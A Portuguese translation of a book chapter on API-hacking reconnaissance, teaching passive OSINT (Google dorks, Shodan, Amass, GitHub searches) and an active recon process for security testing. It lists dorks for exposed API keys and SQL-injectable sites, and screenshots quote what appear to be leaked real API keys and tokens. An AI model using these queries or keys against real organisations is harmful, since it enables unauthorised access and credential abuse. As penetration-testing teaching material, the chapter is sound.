Normalmente, o reconhecimento passivo aproveita a *inteligência de código aberto (OSINT)*, que são dados coletados de fontes disponíveis publicamente. Você estará em busca de endpoints de API, informações de credenciais, informações de versão, documentação de API e informações sobre a finalidade comercial da API. Todos os endpoints de API descobertos se tornarão seus alvos mais tarde, durante o reconhecimento ativo. As informações relacionadas a credenciais ajudarão a testar como um usuário autenticado ou, melhor ainda, como um administrador. As informações de versão ajudarão a informá-lo sobre possíveis ativos impróprios e outras vulnerabilidades anteriores. A documentação da API lhe dirá exatamente como testar a API de destino. Por fim, descobrir a finalidade comercial da API pode lhe fornecer informações sobre possíveis falhas na lógica comercial.

Ao coletar OSINT, é perfeitamente possível que você se depare com uma exposição de dados críticos, como chaves de API, credenciais, Java Web Tokens (JWT) e outros segredos que levariam a uma vitória instantânea. Outras descobertas de alto risco incluem vazamento de PII ou dados confidenciais de usuários, como números de previdência social, nomes completos, endereços de e-mail e informações de cartão de crédito. Esses tipos de descobertas devem ser documentados e relatados imediatamente, pois representam um ponto fraco crítico válido.

O processo de reconhecimento passivo

Ao iniciar o reconhecimento passivo, você provavelmente saberá pouco ou nada sobre seu alvo. Depois de reunir algumas informações básicas, você poderá concentrar seus esforços de OSINT nas diferentes facetas de uma organização e criar um perfil da superfície de ataque do alvo. O uso da API varia de acordo com os setores e as finalidades comerciais, portanto, você precisará se adaptar à medida que obtiver novas informações. Comece lançando uma ampla rede usando uma série de ferramentas para coletar dados. Em seguida, faça pesquisas mais personalizadas com base nos dados coletados para obter mais informações.

informações refinadas. Repita esse processo até que você tenha mapeado a superfície de ataque do alvo.

Primeira fase: lançar uma rede ampla

Pesquise termos muito gerais na Internet para obter algumas informações fundamentais sobre seu alvo. Mecanismos de pesquisa como Google, Shodan e ProgrammableWeb podem ajudá-lo a encontrar informações gerais sobre a API, como seu uso, design e arquitetura, documentação e finalidade comercial, bem como informações relacionadas ao setor e muitos outros itens potencialmente significativos.

Além disso, você precisa investigar a superfície de ataque do seu alvo. Isso pode ser feito com ferramentas como o DNS Dumpster e o OWASP Amass. O DNS Dumpster realiza o mapeamento de DNS mostrando todos os hosts relacionados a o nome de domínio do alvo e como eles se conectam uns aos outros. (Talvez você queira atacar esses hosts mais tarde!) Abordamos o uso do OWASP Amass no [Capítulo 4](#).

Fase dois: Adaptação e foco

Em seguida, pegue suas descobertas da primeira fase e adapte seus esforços de OSINT às informações coletadas. Isso pode significar aumentar a especificidade de suas consultas de pesquisa ou combinar as informações coletadas de ferramentas separadas para obter novos insights. Além de usar mecanismos de pesquisa, você pode pesquisar no GitHub os repositórios relacionados ao seu alvo e usar uma ferramenta como o Pastehunter para encontrar informações confidenciais expostas.

Terceira fase: Documentar a superfície de ataque

Fazer anotações é fundamental para realizar um ataque eficaz. Documente e faça capturas de tela de todas as descobertas interessantes. Crie uma lista de tarefas com as descobertas de reconhecimento passivas que podem ser úteis durante o restante do ataque. Mais tarde, enquanto estiver tentando explorarativamente as vulnerabilidades da API, retorne à lista de tarefas para ver se perdeu alguma coisa.

As seções a seguir se aprofundam nas ferramentas que você usará ao longo desse processo. Assim que começar a experimentar essas ferramentas, você perceberá uma certa convergência entre as informações que elas retornam. No entanto, eu o encorajo a usar várias ferramentas para confirmar seus resultados. Você não gostaria de deixar de encontrar chaves de API privilegiadas postadas no GitHub, por exemplo, especialmente se um criminoso mais tarde se deparar com esse fruto fácil de encontrar e violar seu cliente.

Hacking do Google

O *Google hacking* (também conhecido como *Google dorking*) envolve o uso inteligente de parâmetros de pesquisa avançada e pode revelar todos os tipos de informações públicas relacionadas à API sobre seu alvo, incluindo vulnerabilidades, chaves de API e nomes de usuário, que você pode aproveitar durante um compromisso. Além disso, você poderá

encontrar informações sobre o setor da organização-alvo e como ela aproveita suas APIs. A Tabela 6-1 lista uma seleção de parâmetros de consulta úteis (consulte a página "Google Hacking" da Wikipedia para obter uma lista completa).

Tabela 6-1: Parâmetros de consulta do Google

Operador de consulta	Finalidad
title	Pesquisa títulos de páginas
inurl	Procura por palavras na URL
tipo de arquivo	Busca os tipos de arquivos desejados
site	Limita a pesquisa a sites específicos

Comece com uma pesquisa ampla para ver quais informações estão disponíveis e, em seguida, adicione parâmetros específicos ao seu alvo para concentrar os resultados. Por exemplo, uma

Uma busca genérica por inurl: /api/ retornará mais de 2.150.000 resultados - um número excessivo para se fazer qualquer coisa. Para restringir os resultados da pesquisa, inclua o nome de domínio do seu alvo. Uma consulta como intitle:"<targetname> api key" retorna menos resultados e mais relevantes.

Além de suas próprias consultas de pesquisa cuidadosamente elaboradas no Google, você pode usar o Google Hacking Database (GHDB, <https://www.exploit-db.com/google-hacking-database>) da Offensive Security. O GHDB é um repositório de consultas que revelam sistemas vulneráveis expostos publicamente e informações confidenciais. A Tabela 6-2 lista algumas consultas de API úteis do GHDB.

Tabela 6-2: Consultas do GHDB

Consulta de hacking do Google	Resultados esperados
inurl:"/wp-json/wp/v2/users"	Localiza todos os diretórios de usuários da API do WordPress disponíveis publicamente
intitle: "index.of" intext: "api.txt"	Encontra APIs disponíveis publicamente arquivos-chave
inurl:"/includes/api/" intext: "index of /"	Encontra APIs potencialmente interessantes diretórios
ext:php inurl: "api.php?action="	Localiza todos os sites com um SQL XenAPI vulnerabilidade de injeção (Essa consulta foi publicada em 2016; quatro anos depois, houve 141.000 resultados).
intitle: "index of" api_key OR "api key" OR apiKey -pool	Lists potentially exposed API keys (Essa é uma de minhas consultas favoritas).

Como você pode ver na Figura 6-1, a consulta final retorna 2.760 resultados de pesquisa para sites em que as chaves de API são expostas publicamente.

The screenshot shows a Google search results page for the query "intitle: \"Index of\" api_key OR \"api key\" OR apiKey -pool". The results include several links to web directories that expose API keys, such as "Index of /SynergyHTML/apiKey" and "Index of /wp-content/uploads/civicrm/ext/com.cividesk.apikey". The search interface includes standard Google filters (All, News, Videos, Maps, Shopping, More) and settings like "Settings" and "Tools". The results count is approximately 2,670.

Figura 6-1: Os resultados de um hack do Google para APIs, incluindo várias páginas da Web com chaves de API expostas

Diretório de pesquisa de API da ProgrammableWeb

A ProgrammableWeb (<https://www.programmableweb.com>) é a fonte principal de informações relacionadas a APIs. Para aprender sobre APIs, você pode usar a API University. Para reunir informações sobre seu alvo, use o diretório de APIs, um banco de dados pesquisável de mais de 23.000 APIs (consulte a Figura 6-2). Espere encontrar pontos de extremidade da API, informações de versão, informações de lógica comercial, o status da API, código-fonte, SDKs, artigos, documentação da API e um registro de alterações.

The screenshot shows the homepage of the ProgrammableWeb API directory. It features a search bar at the top with the placeholder "Search Over 23,000 APIs" and a "SEARCH APIs" button. Below the search bar is a "Filter APIs" section with a dropdown menu set to "By Category" and a checkbox for "Include Deprecated APIs". The main content area displays a table of APIs. The first two rows are visible:

API Name	Description	Category	Followers	Versions
Google Maps API	[This API is no longer available. Google Maps services have been split into multiple APIs, including the Static Maps API, Street View Image API, Directions API, Distance Matrix API, Elevation API,...]	Mapping	3,646	REST v0.0
Twitter API	[This API is no longer available. It has been split into multiple APIs, including the Twitter Ads API, Twitter Search, Tweets API, and Twitter Direct Message API. This profile is maintained for...]	Social	2,273	Version 1

Figura 6-2: O diretório da API do ProgrammableWeb

NÃO E

SDK significa kit de desenvolvimento de software. Se um SDK estiver disponível, você poderá fazer o download do software por trás da API do alvo. Por exemplo, a ProgrammableWeb tem um link para o repositório GitHub do SDK do Twitter Ads, onde você pode revisar o código-fonte ou fazer o download do SDK e testá-lo.

Suponha que você descubra, usando uma consulta do Google, que seu alvo está usando a API do Medici Bank. Você poderia pesquisar o diretório da API da ProgrammableWeb e encontrar a listagem da Figura 6-3.

The screenshot shows a web page from ProgrammableWeb. At the top, there are navigation links: 'LEARN ABOUT APIs', 'API DIRECTORY', and 'CORONAVIRUS'. Below these, a search bar contains the text 'Medici Bank API'. Underneath the search bar, there's a 'MASTER RECORD' button with a question mark icon. A 'Banking' category is selected. To the right of the search area is a logo consisting of a shield with vertical stripes and a crown on top. Below the logo are social media sharing buttons for Facebook, Twitter, and LinkedIn. The main content area contains a detailed description of the Medici Bank API, mentioning it's a RESTful API set that uses standard HTTP response codes, authentication, and verbs, and delivers JSON responses. It lists several capabilities: Create & Manage Customers, Create & Manage Customer Accounts and Balances, View Customer Account Transactions, Instantaneously Transfer Between Medici-owned Accounts, Transfer Assets in and out Medici-owned Accounts, and Get Realtime Notifications on all Customer or Account Activity. At the bottom of this section is a 'TRACK THIS API' button with a plus sign and a gear icon. At the very bottom of the page, there are links for 'Versions' (0), 'SDIs' (0), 'Articles' (1), 'How To' (0), 'Source Code' (0), 'Libraries' (0), 'Developers' (0), 'Followers' (8), and 'Changelog' (1).

Figura 6-3: Listagem do diretório da API do ProgrammableWeb para a API do Medici Bank

A listagem mostra que a API do Medici Bank interage com os dados do cliente e facilita as transações financeiras, o que a torna uma API de alto risco. Ao descobrir um alvo sensível como esse, você desejará encontrar todas as informações que possam ajudá-lo a atacá-lo, inclusive a documentação da API, o local do endpoint e do portal, o código-fonte, o registro de alterações e o modelo de autenticação usado.

Clique nas várias guias da listagem do diretório e anote as informações que encontrar. Para ver o local do endpoint da API, o local do portal e o modelo de autenticação, mostrados na Figura 6-4, clique em uma versão específica na guia Versions (Versões). Nesse caso, os links do portal e do endpoint também levam à documentação da API.

Summary	SDKs (0)	Articles (1)	How To (0)	Source Code (0)	Libraries (0)	Developers (0)	Followers (8)	Changelog (0)
SPECS								
API Endpoint								
https://apl.medicibank.io								
API Portal / Home Page								
https://mbapi.docs.stoplight.io								
Primary Category								
Banking								
API Provider								
Medici Bank International								
SSL Support								
Yes								
Twitter URL								
https://twitter.com/BankMedici								
Author Information								
ejboyle								
Authentication Model								
API Key								

Figura 6-4: A seção Especificações da API do Medici Bank fornece o local do endpoint da API, o local do portal da API e o modelo de autenticação da API.

A guia Changelog o informará sobre vulnerabilidades passadas, versões anteriores da API e atualizações notáveis para a versão mais recente da API, se disponível. A ProgrammableWeb descreve a guia Libraries (Bibliotecas) como "uma ferramenta de software específica da plataforma que, quando instalada, resulta no provisionamento de uma API específica". Você pode usar essa guia para descobrir o tipo de software usado para dar suporte à API, que pode incluir bibliotecas de software vulneráveis.

Dependendo da API, você pode descobrir o código-fonte, tutoriais (a guia How To), mashups e artigos de notícias, todos os quais podem fornecer OSINT útil. Outros sites com repositórios de API incluem <https://rapidapi.com> e <https://apis.guru/browse-apis>.

Shodan

O Shodan é o mecanismo de busca de dispositivos acessíveis pela Internet. O Shodan varre regularmente todo o espaço de endereços IPv4 em busca de sistemas com portas abertas e torna públicas as informações coletadas em <https://shodan.io>. Você pode usar o Shodan para descobrir APIs voltadas para o exterior e obter informações sobre as portas abertas do seu alvo, o que o torna útil se você tiver apenas um endereço IP ou o nome da organização para trabalhar.

Como nos dorks do Google, você pode pesquisar no Shodan casualmente inserindo o nome de domínio ou os endereços IP do seu alvo; como alternativa, você pode usar parâmetros de pesquisa como faria ao escrever consultas no Google. A Tabela 6-3 mostra algumas consultas úteis do Shodan.

Tabela 6-3: Parâmetros de consulta do Shodan

Consultas sobre o Shodan	Objetivo
hostname: "targetname.com"	O uso de hostname executará uma pesquisa básica do Shodan para o nome de domínio do seu alvo. Isso deve ser combinado com as seguintes consultas para obter resultados específicos para seu alvo.
"content-type: application/json"	As APIs devem ter seu tipo de conteúdo definido como JSON ou XML. Essa consulta filtrará os resultados que respondem com JSON.
"content-type: application/xml"	Essa consulta filtrará os resultados que respondem com XML.
"200 OK "	Você pode adicionar "200 OK" às suas consultas de pesquisa para obter resultados que tiveram solicitações bem-sucedidas. No entanto, se uma API não aceitar o formato da solicitação do Shodan, ela provavelmente emitirá uma resposta 300 ou 400.
"wp-json"	Isso pesquisará aplicativos da Web usando a API do WordPress.

Você pode montar consultas do Shodan para descobrir endpoints de API, mesmo que as APIs não tenham convenções de nomenclatura padrão. Se, como mostrado na Figura 6-5, estivéssemos visando a eWise (<https://www.ewise.com>), uma empresa de gerenciamento de dinheiro, poderíamos usar a seguinte consulta para ver se ela tinha pontos de extremidade de API que haviam sido verificados pelo Shodan:

"ewise.com" "content-type: application/json"




Figura 6-5: Resultados da pesquisa do Shodan

Na Figura 6-5, vemos que o Shodan nos forneceu um possível ponto de extremidade `tar- get`. Uma investigação mais aprofundada desse resultado revela informações do certificado SSL relacionadas ao eWise, ou seja, que o servidor da Web é o Nginx e que a resposta inclui um cabeçalho `application/json`. O servidor emitiu um código de resposta 401 JSON comumente usado em APIs REST. Conseguimos descobrir um endpoint de API sem nenhuma convenção de nomenclatura relacionada à API.

O Shodan também tem extensões de navegador que permitem verificar convenientemente os resultados da varredura do Shodan à medida que você visita sites com seu navegador.

OWASP Amass

Apresentado no [Capítulo 4](#), o OWASP Amass é uma ferramenta de linha de comando que pode mapear a rede externa de um alvo coletando OSINT de mais de 55 fontes diferentes. Você pode configurá-lo para realizar varreduras passivas ou ativas. Se você escolher a opção ativa, o Amass coletará informações diretamente do alvo, solicitando suas informações de certificado. Caso contrário, ele coletará dados de mecanismos de pesquisa (como Google, Bing e HackerOne), fontes de certificados SSL (como GoogleCT, Censys e FacebookCT), APIs de pesquisa (como Shodan, AlienVault, Cloudflare e GitHub) e o arquivo da Web Wayback.

Consulte o [Capítulo 4](#) para obter instruções sobre como configurar o Amass e adicionar chaves de API. A seguir, uma varredura passiva do `twitter.com`, com o grep usado para mostrar apenas os resultados relacionados à API:

```
$ amass enum -passive -d twitter.com |grep api
legacy-api.twitter.com api1-
backup.twitter.com api3-
backup.twitter.com
tdapi.twitter.com
failover-urls.api.twitter.com
cdn.api.twitter.com
pulseone-api.smfc.twitter.com
urls.api.twitter.com api2.twitter.com
apistatus.twitter.com
apiwiki.twitter.com
```

Essa varredura revelou 86 subdomínios de API exclusivos, incluindo `legacy-api.twitter.com`. Como sabemos pelo OWASP API Security Top 10, uma API chamada `legacy` pode ser de interesse particular porque parece indicar uma vulnerabilidade de gerenciamento inadequado de ativos.

O Amass tem várias opções úteis de linha de comando. Use o comando `intel` para coletar certificados SSL, pesquisar registros Whois reversos e encontrar IDs ASN associados ao seu alvo. Comece fornecendo ao comando os endereços IP de destino:

```
$ amass intel -addr <endereços IP de destino>
```

Se essa verificação for bem-sucedida, ela fornecerá nomes de domínios. Esses domínios podem então ser passados para a `intel` com a opção `whois` para realizar uma pesquisa Whois reversa:

```
$ amass intel -d <domínio de destino> -whois
```

Isso pode lhe dar uma tonelada de resultados. Concentre-se nos resultados interessantes relacionados à sua organização-alvo. Quando você tiver uma lista de domínios interessantes, atualize para o subcomando enum para começar a enumerar os subdomínios. Se você especificar a opção -passive, o Amass não interagirá diretamente com seu alvo:

```
$ amass enum -passive -d <domínio de destino>
```

A varredura de enumeração ativa executará praticamente a mesma varredura que a passiva, mas adicionará resolução de nome de domínio, tentará transferências de zona DNS e obterá informações de certificado SSL:

```
$ amass enum -active -d <domínio de destino>
```

Para melhorar seu jogo, adicione a opção -brute para aplicar força bruta a subdomínios, -w para especificar a lista de palavras API_superlist e, em seguida, a opção -dir para enviar a saída para o diretório de sua escolha:

```
$ amass enum -active -brute -w /usr/share/wordlists/API_superlist -d <domínio de destino> -dir  
[nome do diretório]
```

Se você quiser visualizar as relações entre os dados retornados pelo Amass, use o subcomando viz, como mostrado a seguir, para criar uma página da Web de aparência interessante (consulte a Figura 6-6). Essa página permite que você aumente o zoom e verifique os vários domínios relacionados e, com sorte, alguns pontos de extremidade da API.

```
$ amass viz -enum -d3 -dir <nome do diretório>
```




Figura 6-6: Visualização do OWASP Amass usando -d3 para fazer uma exportação em HTML das descobertas do Amass para o twitter.com

Você pode usar essa visualização para ver os tipos de registros de DNS, as dependências entre diferentes hosts e as relações entre diferentes nós. Na Figura 6-6, todos os nós à esquerda são subdomínios de API, enquanto o círculo grande representa *twitter.com*.

Informações expostas no GitHub

Independentemente de seu alvo realizar seu próprio desenvolvimento, vale a pena verificar o GitHub (<https://github.com>) quanto à divulgação de informações confidenciais.

Os desenvolvedores usam o GitHub para colaborar em projetos de software. A pesquisa de OSINT no GitHub pode revelar os recursos, a documentação e os segredos da API do seu alvo, como chaves, senhas e tokens de API em nível de administrador, que podem ser úteis durante um ataque.

Comece pesquisando no GitHub o nome de sua organização-alvo emparelhado com tipos de informações potencialmente confidenciais, como "api-key", "pass-word" ou "token". Em seguida, investigue as várias guias do repositório do GitHub para descobrir pontos de extremidade da API e possíveis pontos fracos. Analise o código-fonte na guia Código, encontre bugs de software na guia Problemas e revise as alterações propostas na guia Solicitações pull.

Código

Código contém o código-fonte atual, os arquivos Leiam e outros arquivos (consulte a Figura 6-7). Essa guia fornecerá o nome do último desenvolvedor que fez o commit do arquivo em questão, quando esse commit ocorreu, os colaboradores e o código-fonte real.



A screenshot of a GitHub repository page showing the 'Code' tab. The tab title is 'markash Resolved unit test failures'. The top right shows 'Latest commit adad9b5 on Oct 30, 2019' and a 'History' button. Below the title, it says 'By 1 contributor'. The code editor displays a Jenkins pipeline script with 16 lines and 478 bytes. The script defines a pipeline with two stages: 'Build' and 'Verify'. The 'Build' stage runs 'mvn -DskipTests=true clean install' and the 'Verify' stage runs 'mvn verify sonar:sonar -Dsonar.projectKey=threesixty-finance -Dsonar.organization=markash-github -Dsonar. The code editor has standard buttons for Raw, Blame, copy, edit, and delete.

```
1 pipeline {
2   agent any
3   stages {
4     stage('Build') {
5       steps {
6         bat(script: 'mvn -DskipTests=true clean install', label: 'Maven', returnStdout: true)
7       }
8     }
9     stage('Verify') {
10    agent any
11    steps {
12      bat(script: 'mvn verify sonar:sonar -Dsonar.projectKey=threesixty-finance -Dsonar.organization=markash-github -Dsonar.
13    }
14  }
15 }
16 }
```

Figura 6-7: Um exemplo da guia GitHub Code, onde você pode revisar o código-fonte de diferentes arquivos

Usando a guia Code (Código), você pode revisar o código em sua forma atual ou usar CTRL-F para pesquisar termos que possam lhe interessar (como "API", "key" e "secret"). Além disso, visualize os commits históricos do código usando o botão History (Histórico) localizado no canto superior direito da Figura 6-7. Se você se deparou com um problema ou comentário que o levou a acreditar que havia uma vulnerabilidade no código, você pode ver o histórico associadas ao código, você pode procurar por commits históricos para ver se as vulnerabilidades ainda podem ser visualizadas.

Ao examinar um commit, use o botão Dividir para ver uma comparação lado a lado das versões do arquivo e encontrar o local exato onde foi feita uma alteração no código (consulte a Figura 6-8).

The screenshot shows a GitHub commit interface. At the top, it says "Showing 1 changed file with 2 additions and 1 deletion." Below this is a diff view of a Jenkinsfile. The left column shows the original code, and the right column shows the updated code. A grey box highlights a specific line of code where a private API key was removed.

```
@@ -7,8 +7,9 @@ pipeline {
    }
}
stage('Verify') {
    steps {
        -> bat(script: 'mvn verify sonar:sonar -Dsonar.projectKey=threesixty-finance -Dsonar.organization=markash-github -Dsonar.host.url=https://sonarcloud.io' -Dsonar.login='13a261b2801291c0da4bc4de1e10u531fa726e29', label: 'SonarQube', returnStdout: true)
    }
}
}

@@ -10,11 +10,13 @@ pipeline {
    }
}
stage('Verify') {
    agent any
    steps {
        + bat(script: 'mvn verify sonar:sonar -Dsonar.projectKey=threesixty-finance -Dsonar.organization=markash-github -Dsonar.host.url=https://sonarcloud.io', label: 'SonarQube', returnStdout: true)
    }
}
}
```

Figura 6-8: O botão Split permite que você separe o código anterior (à esquerda) do código atualizado (à direita).

Aqui, você pode ver um commit em um aplicativo financeiro que removeu a chave de API privada do SonarQube do código, revelando a chave e o endpoint de API para o qual ela foi usada.

Problemas

A guia Problemas é um espaço em que os desenvolvedores podem rastrear bugs, tarefas e solicitações de recursos. Se um problema estiver aberto, há uma boa chance de que a vulnerabilidade ainda esteja ativa no código (veja a Figura 6-9).

The screenshot shows an open GitHub issue titled "API key is public #1". The issue was opened by "kodyclemens" 14 days ago and has 0 comments. A comment from "kodyclemens" is shown, linking to a file and advising to remove the Sendgrid API key.

API key is public #1

Open kodyclemens opened this issue 14 days ago · 0 comments

kodyclemens commented 14 days ago

<https://github.com/Akhsar21/post/blob/master/project/settings.py>

You should remove this Sendgrid API key and generate a new one.

Figura 6-9: Um problema aberto no GitHub que fornece a localização exata de uma chave de API exposta no código de um aplicativo

Se o problema estiver fechado, anote a data do problema e, em seguida, pesquise no histórico de confirmações todas as alterações feitas nesse período.

Solicitações pull

A guia Pull requests é um local que permite que os desenvolvedores colaborem com as alterações no código. Se você revisar essas alterações propostas, às vezes poderá ter sorte e encontrar uma exposição de API que está em processo de resolução. Por exemplo, na Figura 6-10, o desenvolvedor realizou um pull request para remover uma chave de API exposta do código-fonte.

The screenshot shows a GitHub pull request interface. The title is "Removed Exposed API_KEY #1". A comment from user "ahmedstryout" is visible, stating "No description provided." Below the comment, the commit message "Removed Exposed API_KEY" is shown. The commit is verified and has a hash of "ef0b9c8".

Figura 6-10: Os comentários de um desenvolvedor na conversa do pull request podem revelar chaves de API privadas.

Como essa alteração ainda não foi mesclada com o código, podemos ver facilmente que a chave da API ainda está exposta na guia Files Changed (Arquivos alterados) (consulte a Figura 6-11).

The screenshot shows the "Files changed" tab for the pull request. It lists a single file, "FinalProject/app/src/main/AndroidManifest.xml", with a diff view. The diff shows the removal of an API key configuration. The commit message "Removed Exposed API_KEY" is also visible.

Line	Line	Content
22	22	@@ -22,7 +22,7 @@
23	23	<meta-data
24	24	android:name="com.google.android.geo.API_KEY"
25	-	android:value="AIzaSyBt8AVE2p_KuQi3yQPvmpXNst9_Y9icwzw" />
	25	android:value="" />

Figura 6-11: A guia Files Changed (Arquivos alterados) demonstra a alteração proposta para o código.

A guia Files Changed (Arquivos alterados) revela a seção do código que o desenvolvedor está tentando alterar. Como você pode ver, a chave da API está na linha 25; a linha seguinte é a alteração proposta para remover a chave.

Se você não encontrar pontos fracos em um repositório do GitHub, use-o para desenvolver o perfil do seu alvo. Anote as linguagens de programação em uso, as informações do ponto de extremidade da API e a documentação de uso, tudo isso será útil no futuro.

Reconhecimento ativo

Uma deficiência da realização de reconhecimento passivo é que você está coletando informações de fontes de segunda mão. Como um hacker de API, a melhor maneira de validar essas informações é obtê-las diretamente de um alvo por meio de varredura de portas ou vulnerabilidades, ping, envio de solicitações HTTP, chamadas de API e outras formas de interação com o ambiente do alvo.

Esta seção se concentrará na descoberta das APIs de uma organização usando varredura de detecção, análise prática e varredura direcionada. O laboratório no final do capítulo mostrará essas técnicas em ação.

O processo de reconhecimento ativo

O processo de reconhecimento ativo discutido nesta seção deve levar a uma investigação eficiente e completa do alvo e revelar quaisquer pontos fracos que possam ser usados para acessar o sistema. Cada fase restringe o seu foco usando as informações da fase anterior: a fase um, varredura de detecção, usa varreduras automatizadas para encontrar serviços que executam HTTP ou HTTPS; a fase dois, análise prática, examina esses serviços do ponto de vista do usuário final e do hacker para encontrar pontos de interesse; a fase três usa as descobertas da fase dois para aumentar o foco das varreduras e explorar completamente as portas e os serviços descobertos. Esse processo é eficiente em termos de tempo porque mantém você envolvido com o alvo enquanto as varreduras automatizadas são executadas em segundo plano. Sempre que você tiver chegar a um beco sem saída em sua análise, retorne às varreduras automatizadas para verificar se há novas descobertas.

O processo não é linear: após cada fase de varredura cada vez mais direcionada, você analisará os resultados e usará suas descobertas para uma nova varredura. Em qualquer momento, você pode encontrar uma vulnerabilidade e tentar explorá-la. Se conseguir explorar a vulnerabilidade com sucesso, você poderá passar para a pós-exploração. Se não conseguir, você voltará às varreduras e análises.

Fase zero: Exploração oportunista

Se você descobrir uma vulnerabilidade em qualquer ponto do processo de reconhecimento ativo, deverá aproveitar a oportunidade para tentar explorá-la. Você pode descobrir a vulnerabilidade nos primeiros segundos da varredura, depois de se deparar com um comentário deixado em uma página da Web parcialmente desenvolvida ou depois de meses de pesquisa. Assim que descobrir, mergulhe na exploração e depois retorne ao processo de reconhecimento ativo.

processo em fases, conforme necessário. Com a experiência, você aprenderá quando evitar se perder em uma possível toca de coelho e quando fazer tudo em uma exploração.

Primeira fase: varredura de detecção

O objetivo do escaneamento de detecção é revelar possíveis pontos de partida para sua investigação. Comece com varreduras gerais destinadas a detectar hosts, portas abertas, serviços em execução e sistemas operacionais em uso no momento, conforme descrito na seção "["Varredura de linha de base com o Nmap"](#)" deste capítulo. As APIs usam HTTP ou HTTPS, portanto, assim que o scan detectar esses serviços, deixe-o continuar a ser executado e passe para a fase dois.

Fase dois: análise prática

A análise prática é o ato de explorar o aplicativo Web usando um navegador e um cliente de API. Procure conhecer todas as possíveis alavancas com as quais você pode interagir e testá-las. Em termos práticos, você examinará a página da Web, interceptará solicitações, procurará links e documentação de API e desenvolverá um entendimento da lógica comercial envolvida.

Em geral, você deve considerar o aplicativo sob três perspectivas: convidados, usuários autenticados e administradores do site. *Os convidados* são usuários anônimos que provavelmente visitam um site pela primeira vez. Se o site hospedar informações públicas e não precisar autenticar usuários, ele poderá ter apenas usuários convidados. *Os usuários autenticados* passaram por algum processo de registro e receberam um determinado nível de acesso. *Os administradores* têm os privilégios para gerenciar e manter a API.

Sua primeira etapa é visitar o site em um navegador, explorar o site e considerá-lo sob essas perspectivas. Aqui estão algumas considerações para cada grupo de usuários:

Convidado Como um novo usuário usaria este site? Os novos usuários podem interagir com a API? A documentação da API é pública? Que ações esse grupo pode executar?

Usuário autenticado O que você pode fazer quando autenticado que não pode fazer como convidado? Você pode fazer upload de arquivos? Você pode explorar novas seções do aplicativo da Web? Você pode usar a API? Como o aplicativo Web reconhece que um usuário está autenticado?

Administrador Onde os administradores do site fariam login para gerenciar o aplicativo Web? O que há no código-fonte da página? Que comentários foram deixados em várias páginas? Quais linguagens de programação estão em uso? Quais seções do site estão em desenvolvimento ou são experimentais?

Em seguida, é hora de analisar o aplicativo como um hacker, interceptando o tráfego HTTP com o Burp Suite. Quando você usa a barra de pesquisa do aplicativo Web ou tenta se autenticar, o aplicativo pode estar usando solicitações de API para executar a ação solicitada, e você verá essas solicitações no Burp Suite.

Quando você se deparar com bloqueios, é hora de analisar os novos resultados das varreduras da fase um em execução em segundo plano e iniciar a fase três: varreduras com tarja.

Terceira fase: Varredura direcionada

Na fase de varredura direcionada, refine suas varreduras e use ferramentas específicas para seu alvo. Enquanto a varredura de detecção lança uma rede ampla, a varredura direcionada deve se concentrar no tipo específico de API, em sua versão, no tipo de aplicativo da Web, em qualquer versão de serviço descoberta, se o aplicativo está em HTTP

ou HTTPS, quaisquer portas TCP ativas e outras informações obtidas a partir da compreensão da lógica comercial. Por exemplo, se você descobrir que uma API está sendo executada em uma porta TCP não padrão, poderá configurar seus scanners para examinar mais de perto essa porta. Se você descobrir que o aplicativo da Web foi criado com o WordPress, verifique se a API do WordPress está acessível visitando

`/wp-json/wp/v2`. Nesse ponto, você deve conhecer os URLs do aplicativo da Web e pode começar a aplicar força bruta nos identificadores uniformes de recursos para encontrar diretórios e arquivos ocultos (consulte "[Força bruta de URIs com o Gobuster](#)" mais adiante neste capítulo). Quando essas ferramentas estiverem em funcionamento, revise os resultados à medida que eles forem chegando para realizar uma análise prática mais direcionada.

As seções a seguir descrevem as ferramentas e técnicas que você usará em todas as fases do reconhecimento ativo, incluindo varredura de detecção com o Nmap, análise prática com o DevTools e varredura direcionada com o Burp Suite e o OWASP ZAP.

Varredura de linha de base com o Nmap

O Nmap é uma ferramenta poderosa para escaneamento de portas, busca de vulnerabilidades, enumeração de serviços e descoberta de hosts ativos. É a minha ferramenta preferida para o escaneamento de detecção da primeira fase, mas também a utilizo para escaneamento direcionado. Você encontrará livros e sites dedicados ao poder do Nmap, por isso não vou me aprofundar muito nele aqui.

